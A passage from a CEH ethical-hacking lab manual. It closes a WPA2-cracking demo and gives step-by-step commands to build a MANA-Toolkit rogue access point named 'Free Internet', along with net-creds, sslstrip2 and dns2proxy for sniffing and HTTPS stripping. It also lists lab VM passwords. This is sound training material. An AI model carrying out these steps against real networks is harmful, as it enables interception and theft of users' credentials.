


Figure 3.5.11: aircrack-ng has successfully cracked the WPA key

You can also use other tools such as **Elcomsoft Wireless Security Auditor** (https://www.elcomsoft.com), **Portable Penetrator** (https://www.secpoint.com), **WepCrackGui** (https://sourceforge.net), **Pyrit** (https://github.com), and **WepAttack** (http://wepattack.sourceforge.net) to crack WEP/WPA/WPA2 encryption.

Note: In real-life attacks, attackers would use this key to connect to the access point and then join the target network. Once they enter the target network, they can use scanning tools to scan for open devices, perform a vulnerability analysis, and then start exploiting any vulnerabilities that they find.

35. This concludes the demonstration of how to crack a WPA2 network using Aircrack-ng.
36. Close all open windows and document all the acquired information.
37. Turn off the **Parrot Security** virtual machine and unplug the **Linksys 802.11 g WLAN** adapter.

TASK 6 — Create a Rogue Access Point to Capture Data Packets using MANA-Toolkit

Here, we will use MANA-Toolkit to create a rogue access point and capture data packets.

Note: To perform this task, you must have a mobile device (in this case, we are using an Android phone). This will be the victim's device in our scenario: the victim will use it to connect to the rogue access point created with MANA-Toolkit.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Rogue access points are wireless access points that an attacker installs on a network without authorization, and that are not under the management of the network administrator. Unlike the authorized access points on the target wireless network, they are not configured for any type of security. Thus, a rogue access point can provide backdoor access to the target wireless network.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Plug in the **Linksys 802.11 g WLAN** adapter.
4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.

MANA-Toolkit is a set of tools that are used by attackers to create rogue access points, carry out sniffing and MITM attacks, and bypass HTTPS and HSTS.




Figure 3.6.1: New USB Device Detected window

5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 3.6.2: MATE Terminal icon

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

8. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 3.6.3: Running the programs as a root user

TASK 6.1

Clone MANA-Toolkit

9. In the **Parrot Terminal** window, type **git clone --depth 1 https://github.com/sensepost/mana** and press **Enter** to clone the MANA-Toolkit repository.

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 16 Hacking Wireless Networks /GitHub Tools/** and copy the **mana** folder.
- Paste the copied **mana** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/mana /root/**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Type **cd mana** and press **Enter** to navigate to the cloned repository of MANA-Toolkit.




Figure 3.6.4: Clone MANA-Toolkit

11. Type **git submodule init** and press **Enter** to fetch the submodules of MANA-Toolkit.

12. The result appears, displaying the submodules that are required to launch MANA-Toolkit. These submodules must be cloned and placed in the respective specified paths. Minimize the **Terminal** window.




Figure 3.6.5: Fetching the required submodules

13. Now, click the **MATE Terminal** icon at the top of the **Desktop** window to open another **Terminal** window.

14. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

15. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

16. Now, type **cd** and press **Enter** to jump to the root directory.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.2

Install Submodules

17. In the new **Terminal** window, type **git clone https://github.com/sensepost/hostapd-mana** and press **Enter** to clone the hostapd-mana submodule.




Figure 3.6.6: Cloning hostapd-mana

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 16 Hacking Wireless Networks /GitHub Tools/** and copy the **hostapd-mana** folder.
- Paste the copied **hostapd-mana** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/hostapd-mana /root/**.

18. By default, the application will be cloned in the **root** directory. We will need to copy the content of **hostapd-mana** repository and paste at the location **/root/mana/hostapd-mana/**, so that it is in the location required by MANA-Toolkit (see **Step 12**).

19. In the terminal window, type **cp -r /root/hostapd-mana /root/mana/** and press **Enter**.



Figure 3.6.7: Copy hostapd-mana content to the mana folder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. In the **Terminal** window, type **git clone https://github.com/DanMcInerney/net-creds** and press **Enter** to clone net-creds.




Figure 3.6.8: Cloning net-creds

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 16 Hacking Wireless Networks /GitHub Tools/** and copy the **net-creds** folder.
- Paste the copied **net-creds** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/net-creds /root/**.

21. In the terminal window, type **cp -r /root/net-creds /root/mana/** and press **Enter**.




Figure 3.6.9: Copy net-creds folder content to the mana folder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. In the **Terminal** window, type **git clone https://github.com/LeonardoNve/dns2proxy**, and press **Enter** to clone dns2proxy.




Figure 3.6.10: Cloning dns2proxy

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 16 Hacking Wireless Networks /GitHub Tools/** and copy the **dns2proxy** folder.
- Paste the copied **dns2proxy** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/dns2proxy /root/**.

23. In the terminal window, type **cp -r /root/dns2proxy /root/mana/sslstrip-hsts/** and press **Enter**.




Figure 3.6.11: Copy dns2proxy folder content to the mana folder

24. In the **Terminal** window, type **git clone https://github.com/byt3bl33d3r/sslstrip2**, and press **Enter** to clone sslstrip2.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.6.12: Cloning sslstrip2

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 16 Hacking Wireless Networks /GitHub Tools/** and copy the **sslstrip2** folder.
- Paste the copied **sslstrip2** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/sslstrip2 /root/**.

25. In the terminal window, type **cp -r /root/sslstrip2 /root/mana/sslstrip-hsts/** and press **Enter**.




Figure 3.6.13: Copy sslstrip2 folder content to the sslstrip-hsts folder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. Now, switch back to the **Terminal** window where we issued the **git submodule init** command.

TASK 6.3

Install and Configure MANA-Toolkit

27. Type **make** and press **Enter** to compile the MANA-Toolkit application.




Figure 3.6.14: Compile MANA-Toolkit

28. Now, type **make install** and press **Enter** to install the application.




Figure 3.6.15: Install MANA-Toolkit

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. In the **Terminal** window, type **pluma /etc/mana-toolkit/hostapd-mana.conf** and press **Enter** to open the **hostapd-mana.conf** file in the **Pluma** text editor.




Figure 3.6.16: Open hostapd-mana.conf

30. On **Line 3**, change the **interface** name to **wlan0**, and on **Line 6**, change the **ssid** name to **Free Internet**, as shown in the screenshot.

Note: The name of the **interface** might differ in your lab environment.

Note: You can set an **ssid** name of your choice.

31. Press **Ctrl+S** to save the changes and close the **Pluma** text editor window.

